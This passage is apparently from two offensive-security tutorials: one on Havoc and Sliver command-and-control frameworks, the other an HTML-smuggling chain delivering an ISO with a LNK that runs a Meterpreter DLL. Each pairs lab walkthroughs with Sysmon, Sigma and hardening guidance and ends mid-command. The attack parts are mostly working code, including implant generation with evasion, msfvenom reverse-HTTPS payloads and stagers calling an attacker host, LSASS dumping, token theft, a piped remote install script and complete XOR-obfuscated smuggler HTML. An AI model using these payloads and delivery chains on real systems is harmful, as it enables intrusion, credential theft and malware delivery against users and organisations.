        header "User-Agent" "Mozilla/5.0 (Windows NT 10.0; Win64; x64)";
        metadata { base64url; prepend "session="; header "Cookie"; }
    }
}
http-post { set uri "/submit.php"; }
Change the URI, and half the community Sigma rules stop firing. Change the pipe names in stage.smb_frame_header and default pipe rules go blind too. That is the whole point of malleable configs, and it is also why blue teams rely less on static signatures than they used to.
5. Havoc Framework Architecture
Havoc was released in October 2022 by C5pider. The team server is Go with an encrypted WebSocket operator channel, and the client is a Qt GUI. The implant is called the Demon. It is written in C and assembly, ships as EXE, DLL, or raw shellcode, and communicates over HTTP(S) or SMB.
Two things make Havoc feel different from CS. First, evasion is a first-class citizen. It supports sleep obfuscation with Ekko, Ziliean, and FOLIAGE. Ekko encrypts the Demon’s memory region during sleep by kicking off a ROP chain via legitimate Windows timers, so a memory scanner that catches idle beacons finds ciphertext. It also does indirect syscalls (HellsGate/HalosGate style, resolving Nt* syscall numbers at runtime and issuing the syscall stub itself), stack duplication during sleep, and AMSI/ETW patching via hardware breakpoints (setting a DR register on AmsiScanBuffer or EtwEventWrite and using a vectored exception handler to short-circuit the call). None of that is exotic in 2024, but Havoc integrates it in one place.
Second, the wire protocol is a custom binary format with AES-256 encryption and a distinctive magic value dead beef in the first bytes of a Demon callback. That magic is a fingerprint if a defender is doing any deep packet inspection.
| Component | Technical Detail |
|---|---|
| Teamserver | Go binary, encrypted WebSocket to clients |
| Client | Qt GUI |
| Demon | C/ASM implant. EXE/DLL/shellcode outputs |
| Wire protocol | Custom binary, AES-256, magic 0xdeadbeef |
DemonConfig() | Parses config values baked into the .data section |
DemonRoutine() | Main loop: connect, task, execute, sleep |
| Yaotl profile | .yaotl file, wire shape and evasion knobs |
| Sleep obfuscation | Ekko, Ziliean, FOLIAGE |
| Syscalls | Indirect syscalls with return-address spoofing |
| BOFs | Executed in-process, no child process artifacts |
| Token vault | In-agent memory storage of stolen tokens |
Payload generation on the team server side uses mingw-w64 cross-compilers and NASM, which means every Demon is compiled fresh, at generation time, against your config. That kills a whole class of static hash-based signatures.

6. Havoc Hands-On
Build and start:
git clone https://github.com/HavocFramework/Havoc && cd Havoc
sudo apt install -y mingw-w64 nasm python3-dev qtbase5-dev libqt5websockets5-dev
make ts-build && make client-build
Yaotl profile (havoc.yaotl) with the evasion knobs turned on:
Teamserver {
    Host = "0.0.0.0"
    Port = 40056
}

Listeners {
    Http {
        Name    = "https-lab"
        Hosts   = [ "192.168.56.10" ]
        Port    = 443
        Secure  = true
        UserAgent = "Mozilla/5.0 (Windows NT 10.0; Win64; x64)"
    }
}

Demon {
    Sleep  = 5
    Jitter = 30
    Injection {
        Technique = "Ekko"
        Spawn64   = "C:\\Windows\\System32\\svchost.exe"
    }
}
sudo ./havoc server --profile havoc.yaotl
./havoc client   # in another terminal, connect to 192.168.56.10:40056
In the GUI: Payload > Generate > Demon, format Shellcode, arch x64, listener https-lab, save as demon.bin.
Reuse the same loader.c from the CS section. Copy loader.exe and demon.bin to the victim, run it, and watch the Demon check in. The first 4 bytes of that HTTPS body decrypt to 0xDEADBEEF. Blue side: this is your JA3/JA4 client-hello + payload-magic combo detection.
Drive it:
demon> sysinfo
demon> ps
demon> shell whoami
demon> token steal 640
demon> token list
demon> inject spawn 4432 /root/loot/stage2.bin
demon> dotnet inline-execute /opt/tools/Seatbelt.exe -group=all
demon> bof /opt/bofs/dir-list.o C:\\Users
demon> spawndll 2648 /root/loot/demon.dll
bof is the important one to internalize. Havoc executes Beacon Object Files (Cobalt Strike’s BOF format) directly in-process. No rundll32, no cmd.exe, no child process telemetry, which means Sysmon EID 1 detections for enumeration commands go dark. dotnet inline-execute does the same thing for .NET assemblies, roughly equivalent to CS execute-assembly.
The Python API bridge lets you hook agent checkins:
# hook_checkin.py loaded via Havoc's Python extension interface
def on_agent_checkin(agent):
    print(f"[+] new demon: {agent.NameID} on {agent.Hostname}")
    agent.console_task("shell whoami")
A short war story: the first time I ran Ekko sleep against a memory scanner in the lab, I still got caught, because I forgot the loader itself allocated an RWX region that never got re-protected. Ekko encrypts the Demon’s own image, not the parent loader’s leftovers. The lesson is that a good implant sitting inside a stupid loader still burns. Fix the loader.
7. Sliver Architecture
Sliver comes from Bishop Fox and is written entirely in Go. The server binary manages a BoltDB instance (sliver.db) for implant configs, tasks, and loot. Operators talk to it over mTLS/gRPC. Every implant is compiled at generation time with per-binary asymmetric encryption keys, so cross-implant key reuse (the CS beacon_keys clustering trick) does not work against Sliver.
Transports: HTTP, HTTPS, mTLS (default port 8888), DNS, and WireGuard. WireGuard is worth calling out. The implant brings up the WG tunnel only during check-in, exchanges tasks, tears it down. To network monitoring it looks like brief encrypted UDP bursts to a single peer.
Two modes: Beacon (async, quiet) and Session (persistent, interactive). You can promote a beacon to a session mid-op with interactive and back with background.
| Component | Purpose |
|---|---|
sliver-server | Go binary, gRPC + BoltDB + listener host |
sliver-client | mTLS/gRPC operator client |
| Implant | Statically compiled Go binary (~16 MB) or raw shellcode |
| Transports | mTLS, HTTP(S), DNS, WireGuard |
| Canary domains | Compile-time domains that trip external DNS if a defender reverses the implant |
| Armory | Package manager for BOFs and extensions |
| SOCKS5 | Built-in socks5 start command for pivoting |
| Stagers | Interop with msfvenom via stage-listener |
Canary domains are a nice defender concession by Bishop Fox: bake a unique domain into the implant at generate-time, and if that domain ever resolves against your DNS, someone reversed your implant. It flips the informational asymmetry.

8. Sliver Hands-On
Install and launch:
curl https://sliver.sh/install | sudo bash
sudo sliver-server
Inside the console:
[server] sliver > mtls --lport 8888
[server] sliver > generate beacon \
    --mtls 192.168.56.10:8888 \
    --os windows --arch amd64 \
    --format exe \
    --seconds 30 --jitter 20 \
    --evasion \
    --save /tmp/beacon.exe

[server] sliver > generate beacon \
    --mtls 192.168.56.10:8888 \
    --os windows --arch amd64 \
    --format shellcode \
    --save /tmp/beacon.bin
The --format shellcode output is raw PIC you feed into the same lab loader. The .exe output is 16 MB of statically-compiled Go, which is huge and obvious. In real ops you almost always want the shellcode variant loaded from a smaller stub, not the raw exe.
Deliver and interact:
[server] sliver > beacons
[server] sliver > use 2c14a2f0
[beacon] sliver > whoami
[beacon] sliver > ps -T
[beacon] sliver > ls C:\\Users
[beacon] sliver > interactive
[session] sliver > shell
[session] sliver > socks5 start --lport 1080
[session] sliver > wg-portfwd add --remote 192.168.56.30:3389
socks5 gives you a local SOCKS proxy on 127.0.0.1:1080 on the attacker box. Point proxychains at it and pivot BloodHound, impacket-secretsdump, whatever, through the implant.
Armory is Sliver’s package manager for community extensions:
[server] sliver > armory install all
[beacon] sliver > sa-whoami
[beacon] sliver > nanodump --pid 660 --write C:\\Windows\\Temp\\dump.dmp
For staged delivery from Metasploit, Sliver plays nicely:
msfvenom -p windows/x64/custom/reverse_winhttp \
    LHOST=192.168.56.10 LPORT=9999 -f exe -o stager.exe
[server] sliver > profiles new --mtls 192.168.56.10:8888 --format shellcode win-x64
[server] sliver > stage-listener --url http://192.168.56.10:9999 --profile win-x64
The msfvenom stager pulls the Sliver implant shellcode over HTTP and reflectively loads it. Small first stage, full implant delivered on demand.
9. Framework Comparison
| Feature | Cobalt Strike | Havoc | Sliver |
|---|---|---|---|
| License | Commercial (Fortra) | Open source | Open source |
| Language | Java (server/client), C (Beacon) | Go, C++, Qt, C/ASM | Go |
| Transports | HTTP(S), DNS, SMB pipe, TCP | HTTP(S), SMB | mTLS, HTTP(S), DNS, WireGuard |
| Default operator port | TCP 50050 | TCP 40056 (configurable) | TCP 31337 (configurable) |
| Sleep obfuscation | Via BOF (community) | Ekko / Ziliean / FOLIAGE built-in | --evasion flag, community |
| Indirect syscalls | Via BOF | Built-in | Community modules |
| BOF support | Native (invented it) | Native | Via Armory (COFFLoader) |
| Scripting | Aggressor .cna | Python API | Go extensions, aliases |
| Detection profile | Highest (most signatured) | Moderate, evolving | Moderate, well-studied |
| MITRE Software ID | S0154 | Not catalogued | S0633 |
Rough operator heuristic: if the engagement demands the strongest post-ex ergonomics and a proper Aggressor-driven workflow, Cobalt Strike still wins. If you need modern evasion out of the box on a zero-budget engagement, Havoc. If you need cross-platform reach and quiet transports (WireGuard, mTLS), Sliver.
10. Common Attacker Techniques
| Technique | Description |
|---|---|
| Reflective loader / in-memory implant | Shellcode maps a PE into RWX/RX memory without touching disk |
| BOF execution | COFF object runs in the implant’s own process, no child artifacts |
| Named pipe pivot | Peer beacon on \\.\pipe\<name> egresses through parent implant, no new outbound |
| Token theft / impersonation | steal_token / make_token for lateral movement as another user |
| execute-assembly / dotnet inline-execute | Load .NET assembly in-process to run offensive C# tooling |
| Sleep obfuscation (Ekko) | ROP-timer chain encrypts implant memory while sleeping |
| Indirect syscalls (HellsGate) | Resolve Nt* SSNs at runtime, bypass user-mode API hooks |
| AMSI/ETW patching | Hardware breakpoints or memory patch to blind runtime telemetry |
| DNS C2 | Encrypted task data smuggled in TXT / A record queries |
| SOCKS5 pivoting | Turn the implant into a network proxy for the operator’s tools |
11. Detection and Defense
11.1 Sysmon Signals to Watch
| Event ID | What C2 activity produces it |
|---|---|
| 1 (Process Create) | Weird parent-child (svchost.exe -> cmd.exe), spawn-to processes from Beacon, rundll32 with no DLL args |
| 3 (Network Connect) | Periodic outbound from LOLBins (rundll32.exe, regsvr32.exe, msbuild.exe), non-standard ports |
| 7 (Image Load) | Unsigned or anomalous DLLs into common processes |
| 8 (CreateRemoteThread) | Classic injection, source and target process mismatch |
| 10 (Process Access) | TargetImage: lsass.exe with GrantedAccess: 0x1010 or 0x1410 |
| 17/18 (Pipe Created/Connected) | Default Cobalt Strike pipes (MSSE-*, postex_*, status_*, msagent_*) or Havoc UUID-named pipes |
| 22 (DNS Query) | High-entropy subdomains, high query volume to a single zone (Sliver DNS C2 is loud) |
11.2 Sigma Rule for Beaconing LOLBins
title: Suspicious Periodic Network Connect From LOLBin
id: 8a1d6c50-2c9c-4d1d-9b8f-3c9a7fb1c1b5
logsource:
  product: windows
  category: network_connection
detection:
  selection:
    Initiated: 'true'
    Image|endswith:
      - '\rundll32.exe'
      - '\regsvr32.exe'
      - '\msbuild.exe'
      - '\svchost.exe'
    DestinationPort|not:
      - 80
      - 443
      - 53
  condition: selection
level: high
11.3 Sigma Rule for Cobalt Strike Default Pipes
title: Cobalt Strike Default Named Pipe Pattern
id: 5f0f30b1-8e19-4d20-bd88-1c9b7b5c11ec
logsource:
  product: windows
  service: sysmon
detection:
  selection:
    EventID: 17
    PipeName|startswith:
      - '\MSSE-'
      - '\postex_'
      - '\status_'
      - '\msagent_'
  condition: selection
level: high
11.4 ETW and Audit Policy
- Enable Audit Process Creation with command-line inclusion (
Detailed Tracking > Include command line). - Turn on PowerShell Script Block Logging (EID 4104) and Module Logging.
- Subscribe an EDR or custom agent to
Microsoft-Windows-Threat-IntelligenceforNtAllocateVirtualMemory/NtWriteVirtualMemoryevents. This is where in-process shellcode staging is most visible. - Watch
Microsoft-Windows-DotNETRuntimefor reflective assembly loads (catches CSexecute-assemblyand Havocdotnet inline-executeif AMSI has not been blinded first).
11.5 Network-Level Detection
- JARM fingerprint scan across egress destinations. Cobalt Strike team server JARM hashes are publicly documented.
- DNS query volume analytics. DNS C2 leaks by throughput because of the 254-char subdomain encoding limit.
- Egress proxy with TLS inspection. Plain-HTTP C2 dies on inspection; TLS C2 at least surfaces SNI, certificate CN, and request cadence.
11.6 Hardening
- WDAC or AppLocker to block unsigned DLL loading.
- Constrained Language Mode for PowerShell, enforce v5+ logging.
- Credential Guard on Windows 10/11/Server 2019+, breaks LSASS read primitives.
- Egress allow-listing. If the workstation VLAN cannot talk to arbitrary internet, half your C2 problem is already solved.
12. Tools
| Tool | Description | Link |
|---|---|---|
| Cobalt Strike | Commercial C2. Licensed only, do not use cracks | fortra.com |
| Havoc | Open-source Go/C2 with modern evasion | github.com/HavocFramework/Havoc |
| Sliver | Bishop Fox open-source cross-platform C2 | github.com/BishopFox/sliver |
| Sysmon | Sysinternals process/network/pipe telemetry | learn.microsoft.com |
| Elastic + Winlogbeat | Log pipeline for Sysmon events | elastic.co |
| Sigma | Detection rule format | github.com/SigmaHQ/sigma |
| JARM | TLS fingerprint scanner (Salesforce) | github.com/salesforce/jarm |
| Zeek | Network protocol analyzer for C2 traffic | zeek.org |
| PE-bear / PE-sieve | Post-callback memory forensics | github.com/hasherezade |
13. MITRE ATT&CK Mapping
| Technique | MITRE ID | Detection |
|---|---|---|
| Application Layer Protocol: Web Protocols | T1071.001 | Sysmon EID 3, egress proxy logs, JARM |
| Application Layer Protocol: DNS | T1071.004 | Sysmon EID 22, DNS query volume analytics |
| Non-Application Layer Protocol (WireGuard) | T1095 | NetFlow, UDP peer analysis |
| Process Injection: Portable Executable Injection | T1055.002 | Sysmon EID 8/10, TI ETW provider |
| Process Injection: Process Hollowing | T1055.012 | Sysmon EID 1 + 8, memory scan |
| Reflective Code Loading | T1620 | ETW Microsoft-Windows-Threat-Intelligence |
| Command and Scripting Interpreter: PowerShell | T1059.001 | EID 4104 script block, 4103 module log |
| OS Credential Dumping: LSASS Memory | T1003.001 | Sysmon EID 10 on lsass.exe, Credential Guard |
| Access Token Manipulation: Token Impersonation | T1134.001 | 4624/4672 logon events, EDR token tracking |
| Lateral Movement: SMB/Windows Admin Shares | T1021.002 | 4624 type 3, Sysmon EID 3, 5140/5145 file share |
| Ingress Tool Transfer | T1105 | Proxy logs, EDR file-write telemetry |
| Encrypted Channel: Asymmetric Cryptography | T1573.002 | TLS metadata, JARM/JA3 |
| Cobalt Strike (Software) | S0154 | Community rules, JARM fingerprint set |
| Sliver (Software) | S0633 | Canary domain hits, static Go binary heuristics |
Summary
- A C2 framework is a team server, an implant, and a listener protocol. Everything else, profiles, BOFs, sleep obfuscation, pivots, is a feature bolted on that triangle.
- Cobalt Strike sets the ergonomic bar (Beacon, malleable profiles, Aggressor, BOFs) but its default artifacts are the most heavily signatured in the industry.
- Havoc’s Demon bakes modern evasion in by default: Ekko sleep obfuscation, indirect syscalls, hardware breakpoint AMSI/ETW patching, and stack duplication.
- Sliver is the cross-platform Go workhorse: mTLS/gRPC multiplayer, per-binary keys, WireGuard/DNS transports, canary domains, and an Armory of community modules.
- Detection lives at three layers: process telemetry (Sysmon EID 1/8/10/17), runtime telemetry (ETW
Threat-Intelligence, AMSI, script block logging), and network (JARM/JA4, DNS volume, egress inspection). Malleable profiles will bend static rules; behavior-based detections are what still catch these frameworks in the wild.
Related Tutorials
- Phishing Campaign Design: Pretexting, Lures, and Target Profiling
- Building a Red Team Lab: Infrastructure, VMs, and C2 Setup
- Introduction to MITRE ATT&CK: Structure, Tactics, Techniques, and Sub-Techniques
- OSINT for People and Credentials: LinkedIn, Breach Data, and Email Harvesting
- Active OSINT: DNS, Certificate Transparency, and Subdomain Enumeration
HTML Smuggling and ISO/IMG-Based Payload Delivery
Objective: Build a working HTML smuggling delivery chain in a lab, drop a container (ISO) that bypasses Mark-of-the-Web, land a shell via a LNK-inside-ISO pattern, then flip to defender and catch every stage with Sysmon, Sigma, and hardening controls.
The interesting thing about HTML smuggling is that nothing about it is a vulnerability. There is no CVE. There is no memory corruption. You are just using HTML5 and JavaScript exactly the way the spec says you can, and the file never crosses a network boundary as a file. Your web proxy sees text/html. Your SEG sees text/html. Your NGFW’s file inspection engine sees text/html. Meanwhile the browser is quietly reassembling a payload in RAM and writing it to Downloads\.
Pair that with an ISO container, and you have removed the second layer of defense too: Mark-of-the-Web. SmartScreen never fires because SmartScreen never sees a marked binary. This is the exact chain NOBELIUM ran in 2021, that QakBot ran to stage Black Basta in 2022, and that keeps showing up in Mekotio, AsyncRAT, and TrickBot samples. This tutorial builds it end to end in an isolated lab, then shows how a competent blue team catches the whole sequence.
Lab is host-only. No internet egress. Attacker VM is Kali, victim is a Windows 10/11 VM with Defender on and Sysmon v14+ installed. Nothing here is aimed at a live target and no unpatched CVE is used – the primitives themselves are the lesson.
1. Why the Perimeter Cannot See This
Think about where a traditional email/web control actually intercepts a file. A secure email gateway scans the attachment MIME parts on ingress. A web proxy inspects the response body for known bad file signatures or hashes. Network DPI matches magic bytes as bytes cross the wire.
HTML smuggling breaks all three assumptions at once. The wire only ever carries an HTML document containing JavaScript. The file (the ISO, the ZIP, the DLL, whatever) is assembled inside the browser after decoding a string that was embedded in the HTML. There is no “download” from the gateway’s perspective, because Blob construction and URL.createObjectURL() are entirely local operations. The blob: URL scheme is a pointer into the browser’s own memory.
The blue-team implication: you cannot catch this at the perimeter with signature matching alone. Detection moves onto the endpoint, specifically into the NTFS Zone.Identifier stream and the process tree that follows. More on that in Section 9.

2. JavaScript Blob Mechanics
Before writing the smuggler, understand exactly which APIs it leans on and why.
| API | Purpose |
|---|---|
atob() | Decodes a Base64 string into a binary string (each char = one byte, 0-255) |
Uint8Array | Typed array holding raw bytes; the Blob constructor accepts it directly |
new Blob([data], {type}) | Builds an in-memory binary object with a MIME type |
URL.createObjectURL(blob) | Returns a blob: URL that references the in-memory Blob |
URL.revokeObjectURL(url) | Releases the reference so the Blob can be GC’d |
<a download="name"> | HTML5 attribute that forces a save-as instead of navigation |
msSaveBlob(blob, name) | Legacy IE/Edge-Legacy API. Deprecated. Modern samples do not use it. |
One accuracy note the research brief calls out: msSaveBlob shows up in older writeups and in the MITRE T1027.006 description, but it only exists in IE and pre-Chromium Edge. Any current smuggler you look at will use createObjectURL and a synthetic anchor click. Present it that way.
The rest of the chain is just DOM: create an <a> element, set href to the Blob URL, set download to the filename the victim will see, append it to document.body, call .click(). That is the entire delivery mechanism.
3. Lab Setup
Two VMs, host-only network, 192.168.56.0/24.
| Host | OS | Role | IP |
|---|---|---|---|
| Attacker | Kali Linux | Serves smuggler HTML, runs C2 handler | 192.168.56.10 |
| Victim | Windows 10/11 (Defender on, Sysmon v14+ with SwiftOnSecurity config) | Detonates payload | 192.168.56.20 |
Install requirements on Kali:
sudo apt install -y genisoimage python3 metasploit-framework
On the Windows victim, install Sysmon with a config that logs FileCreateStreamHash (EID 15) with Contents. Sysmon v11.10+ can capture ADS contents, and you want that.
Sysmon64.exe -accepteula -i sysmonconfig-export.xml
Get-Service Sysmon64
One important note about the victim’s patch level. Microsoft’s KB5022842 (Feb 2023, Win 11 22H2) began propagating MoTW into some container contents. If your Windows victim is fully patched, files inside a mounted ISO may inherit Zone.Identifier and SmartScreen will fire. To reproduce the classic NOBELIUM behavior you either want a pre-KB5022842 Win 10 image, or you accept that on modern Win 11 the bypass is now partial and the tutorial’s job is to show why the primitive worked and how detection stayed relevant either way. Test which side you are on before going further:
Get-HotFix | Where-Object HotFixID -eq 'KB5022842'
4. Craft the C2 Beacon
Generate a stageless HTTPS Meterpreter DLL. For a real engagement you would swap this for a custom shellcode loader. For lab work, msfvenom is fine and gives you predictable telemetry to hunt against.
msfvenom -p windows/x64/meterpreter/reverse_https \
  LHOST=192.168.56.10 LPORT=4443 \
  -f dll -o lab_beacon.dll
Kick off the handler in another terminal so it is ready when the victim detonates:
msfconsole -q -x "use exploit/multi/handler; \
  set payload windows/x64/meterpreter/reverse_https; \
  set LHOST 192.168.56.10; set LPORT 4443; \
  set ExitOnSession false; exploit -j"
5. Build the ISO Payload
The trick that makes ISO a MoTW bypass primitive is that ISO 9660 and UDF are not NTFS. MoTW is an NTFS Alternate Data Stream (:Zone.Identifier). No NTFS, no ADS. When Explorer auto-mounts an ISO on double-click, the files on the resulting virtual drive letter have never had a Zone.Identifier applied to them, so SmartScreen has nothing to check against.
Add a LNK that points to a Living-Off-the-Land binary (LOLBin) which loads your DLL. rundll32.exe is the classic choice and matches the NOBELIUM tradecraft.
On a Windows prep VM, build the ISO staging folder:
mkdir C:\LabISO
Copy-Item .\lab_beacon.dll C:\LabISO\lab_beacon.dll

$shell = New-Object -ComObject WScript.Shell
$lnk   = $shell.CreateShortcut("C:\LabISO\Documents.lnk")
$lnk.TargetPath       = "C:\Windows\System32\rundll32.exe"
$lnk.Arguments        = "lab_beacon.dll,DllMain"
$lnk.WorkingDirectory = "%CD%"
$lnk.IconLocation     = "%SystemRoot%\System32\shell32.dll,1"
$lnk.Save()
Copy C:\LabISO\ to the Kali box (SMB, SCP, shared folder, doesn’t matter), then package it with genisoimage:
genisoimage -o lab_payload.iso \
  -V "DOCUMENTS" \
  -J -r \
  /home/kali/LabISO/
-J enables Joliet, -r enables Rock Ridge. You want both so the LNK filename survives cleanly on Windows. Quick sanity check:
isoinfo -l -i lab_payload.iso
ls -lh lab_payload.iso
Base64 the ISO for embedding in the HTML:
base64 -w 0 lab_payload.iso > lab_payload.b64
wc -c lab_payload.b64
A word of warning that cost me an hour the first time I did this: browsers handle multi-megabyte inline Base64 strings fine but the parse-and-decode step is noticeably slow, and the tab will look frozen for a few seconds on a large payload. Keep the beacon DLL small.
6. Build the HTML Smuggler
Three variants worth practicing. Start with the plain auto-download, then layer obfuscation.
6.1 Variant A: Auto-download on load
<!doctype html>
<html>
<head><title>Secure Document Viewer</title></head>
<body>
<p>Loading secure document viewer...</p>
<script>
  // Base64-encoded ISO. In the lab, paste the contents of lab_payload.b64 here.
  var b64 = "TERMPKAAAAA..."; // truncated

  // atob() decodes Base64 into a binary string: each char code is one byte 0-255.
  var binary = atob(b64);

  // Copy those bytes into a typed array so Blob gets raw bytes, not UTF-16.
  var bytes = new Uint8Array(binary.length);
  for (var i = 0; i < binary.length; i++) {
    bytes[i] = binary.charCodeAt(i);
  }

  // Assemble the file in memory. Nothing has hit disk yet.
  var blob = new Blob([bytes], { type: 'application/octet-stream' });

  // createObjectURL returns a blob:https://... URL that only this document can resolve.
  var url  = URL.createObjectURL(blob);

  // Synthesize an <a download> and click it. This is what actually writes to Downloads\.
  var link = document.createElement('a');
  link.href     = url;
  link.download = 'Documents.iso';
  document.body.appendChild(link);
  link.click();

  // Free the Blob URL. The file is already on disk; the URL is no longer needed.
  URL.revokeObjectURL(url);
</script>
</body>
</html>
The Uint8Array copy loop is not optional. If you pass the binary string directly to Blob, the browser stores it as UTF-16 code units and your ISO ends up with the wrong bytes. charCodeAt(i) gives you the raw byte value because atob returned a string of Latin-1 characters.
6.2 Variant B: Click-triggered
Some detonation environments (sandboxes, headless scanners) navigate to a page and record what happens. Requiring a click delays and can dodge naive analysis:
<button id="dl">Download Report</button>
<script>
document.getElementById('dl').addEventListener('click', function() {
  // ... identical Blob/anchor logic as Variant A
});
</script>
6.3 Variant C: XOR-obfuscated payload
Adding a single-byte XOR before Base64 defeats static string scanning of the HTML for MZ headers or ISO signatures. The QakBot family did versions of this.
Prep on Kali:
# xor_encode.py
key = 0x42
with open("lab_payload.iso","rb") as f: data = f.read()
enc = bytes(b ^ key for b in data)
import base64
open("lab_payload_xor.b64","w").write(base64.b64encode(enc).decode())
Smuggler:
<script>
  var key = 0x42;
  var b64 = "..."; // XOR-then-Base64 blob
  var binary = atob(b64);
  var bytes  = new Uint8Array(binary.length);
  for (var i = 0; i < binary.length; i++) {
    bytes[i] = binary.charCodeAt(i) ^ key;   // undo XOR on the fly
  }
  var blob = new Blob([bytes], { type: 'application/octet-stream' });
  var url  = URL.createObjectURL(blob);
  var a    = document.createElement('a');
  a.href = url; a.download = 'Documents.iso';
  document.body.appendChild(a); a.click();
  URL.revokeObjectURL(url);
</script>
Adds detection surface where it takes it away, though. A payload with atob next to a decoding loop and a Uint8Array and a Blob and an <a download> is a strong static signal on its own, XOR key or not. That is a real thing defenders key on: YARA rules for HTML smuggling do not chase specific strings, they chase the combination of these APIs in one document.
7. Deliver and Execute
On Kali:
cd ~/deliver
cp lab_smuggler.html index.html
python3 -m http.server 8080
On the victim, browse to http://192.168.56.10:8080/. Watch what happens:
- Page loads. Static-content scanner sees
text/htmland lets it through. - JS decodes the ISO, builds the Blob, synthesizes the anchor, clicks it.
- Browser writes
Documents.isoto%USERPROFILE%\Downloads\. - That file does get a
Zone.IdentifierADS – the browser is still an internet source. Open it in a text editor to see:
[ZoneTransfer]

ZoneId=3

ReferrerUrl=http://192.168.56.10:8080/

HostUrl=blob:http://192.168.56.10:8080/8a4d...
That HostUrl=blob:... is the fingerprint. There is no non-suspicious reason for a real user’s downloaded file to have a blob: HostUrl.
5. User double-clicks Documents.iso. Explorer auto-mounts it as, say, E:\.
6. Inside E:\, Documents.lnk and lab_beacon.dll sit with no MoTW.
7. User double-clicks Documents.lnk. Explorer calls ShellExecute, which runs rundll32.exe lab_beacon.dll,DllMain from E:\.
8. Beacon calls back to 192.168.56.10:4443. SmartScreen never fired.
Meterpreter session lands in the handler you left running. You now have execution as the logged-in user with no prompts touched.

8. Why the Chain Works, in One Table
| Stage | Control it defeats | Why |
|---|---|---|
| HTML smuggling (Blob) | Web proxy / SEG file inspection | No file crosses the wire, only HTML+JS |
| Base64 (+ optional XOR) in HTML | Static string / signature scanning | Payload bytes not present in transit |
| ISO container | Mark-of-the-Web propagation | ISO 9660 / UDF has no NTFS ADS |
| LNK inside ISO | SmartScreen prompt | Files on mounted ISO drive have no Zone.Identifier |
rundll32 from ISO | Application allowlisting (weak configs) | LOLBin is signed and permitted by default |
The important thing here is that each layer targets a specific control. That is why “just block one” is not enough on the defender side.
9. Detection and Defense
Detection lives on the endpoint, and it lives specifically in Sysmon and the process tree. The signal is very strong if you look in the right places.
9.1 Sysmon events that matter
| Event ID | Name | What it catches |
|---|---|---|
| 11 | FileCreate | Browser writing .iso/.img/.vhd/.vhdx/.zip to Downloads |
| 15 | FileCreateStreamHash | The Zone.Identifier ADS being written, including its contents |
| 23 | FileDelete (archive-enabled) | Attackers stripping Zone.Identifier post-download |
| 1 | ProcessCreate | rundll32.exe running with a DLL path on a mounted drive letter |
| 22 | DnsQuery | C2 lookup right after the LNK execution |
The single highest-signal event in this whole chain is Event ID 15 with a Contents field containing HostUrl=blob:. That is the fingerprint of an HTML-smuggled file, full stop. There is not a benign explanation for that string in a Zone.Identifier on a normal user endpoint. Sysmon started supporting ADS content capture in 11.10, so ensure your config actually asks for it:
<RuleGroup name="" groupRelation="or">
  <FileCreateStreamHash onmatch="include">
    <Rule name="HTML_Smuggling" groupRelation="and">
      <TargetFilename condition="end with">:Zone.Identifier</TargetFilename>
      <Contents condition="contains any">blob:;about:internet</Contents>
    </Rule>
  </FileCreateStreamHash>
</RuleGroup>
9.2 Sigma rules
These are the building blocks. Chain them for higher-fidelity detection. The chain rule concept comes from Micah Babinski’s public research (id: 0952f2fa-e29b-4eb5-831c-ce21520c56e3, marked experimental) – link out to the source and run the individual rules first before you graduate to sequencing.
title: Browser Drops Disk Image or Archive to Downloads
id: 11111111-aaaa-bbbb-cccc-000000000001
logsource:
  product: windows
  category: file_event
detection:
  selection:
    Image|endswith:
      - '\chrome.exe'
      - '\msedge.exe'
      - '\firefox.exe'
      - '\iexplore.exe'
    TargetFilename|endswith:
      - '.iso'
      - '.img'
      - '.vhd'
      - '.vhdx'
      - '.zip'
  condition: selection
level: medium
title: HTML Smuggling Zone.Identifier Blob URL Marker
id: 11111111-aaaa-bbbb-cccc-000000000002
logsource:
  product: windows
  category: file_event
detection:
  selection:
    TargetFilename|endswith: ':Zone.Identifier'
    Contents|contains:
      - 'HostUrl=blob:'
      - 'about:internet'
  condition: selection
level: high
title: Rundll32 Executing from Mounted Disk Image
id: 11111111-aaaa-bbbb-cccc-000000000003
logsource:
  product: windows
  category: process_creation
detection:
  selection:
    Image|endswith: '\rundll32.exe'
    CommandLine|re: '(?i)[D-Z]:\\[^\\]+\.dll'
    ParentImage|endswith: '\explorer.exe'
  condition: selection
level: high
Sequence them: Rule 1 fires, then Rule 2 fires on the same file within seconds, then Rule 3 fires within minutes with a matching drive letter. That is the whole chain and it is very hard to produce those three events benignly.
9.3 ETW and audit policy
Complement Sysmon with:
Microsoft-Windows-Kernel-Filefor image mount eventsMicrosoft-Windows-Shell-CoreforShellExecuteinvocations from LNK- Audit Object Access with a SACL on
%USERPROFILE%\Downloadsfor high-value users
Enable command-line logging so the rundll32 lab_beacon.dll,DllMain string actually lands in EID 4688 / Sysmon EID 1:
reg add "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\Audit" `
  /v ProcessCreationIncludeCmdLine_Enabled /t REG_DWORD /d 1 /f
auditpol /set /subcategory:"File System" /success:enable /failure:enable
9.4 Hardening
None of these alone is a fix. Layered they close most of the chain.
- Kill Explorer’s auto-mount of disk images. Remove or repoint the
mountverb onHKCR\Windows.IsoFile\shell\mountand the.iso/.img/.vhd/.vhdxfile associations. Users can still open images with disk tooling; casual double-click detonation dies. - Block container types at the gateway. ISO/IMG/VHD/VHDX are almost never a legitimate business attachment. Drop them at the SEG and the web proxy.
- Turn on ASR rule
5BEB7EFE-FD9A-4556-801D-275E5FFC04CC(“Block execution of potentially obfuscated scripts”). Set to Block, not Audit, once you have baselined. - Deploy CDR on inbound HTML. Content-Disarm-and-Reconstruct strips the JavaScript from inline HTML attachments. Kills the primitive at the door.
- Patch MoTW propagation. KB5022842 and later propagate MoTW into some container contents. Test your Windows version explicitly; do not assume.
- WDAC / AppLocker. Deny
rundll32.exeloading DLLs from any non-fixed drive letter. This alone breaks the LNK-in-ISO pattern regardless of MoTW.
10. Purple Team Validation
Do not trust that your rules fire. Prove it.
Detonate the smuggler again with logging cranked up, then walk the artifacts:
# Confirm the smuggling marker on the downloaded ISO
Get-Content "$env:USERPROFILE\Downloads\Documents.iso" -Stream Zone.Identifier

# Confirm the LNK inside the mount has NO Zone.Identifier (proving the bypass)
Get-Item E:\Documents.lnk -Stream * | Select-Object Stream

# Pull the Sysmon events
Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=15} `
  -MaxEvents 20 | Where-Object { $_.Message -match 'blob:' }

Get-WinEvent -FilterHashtable @{LogName='Microsoft-Windows-Sysmon/Operational'; Id=1} `
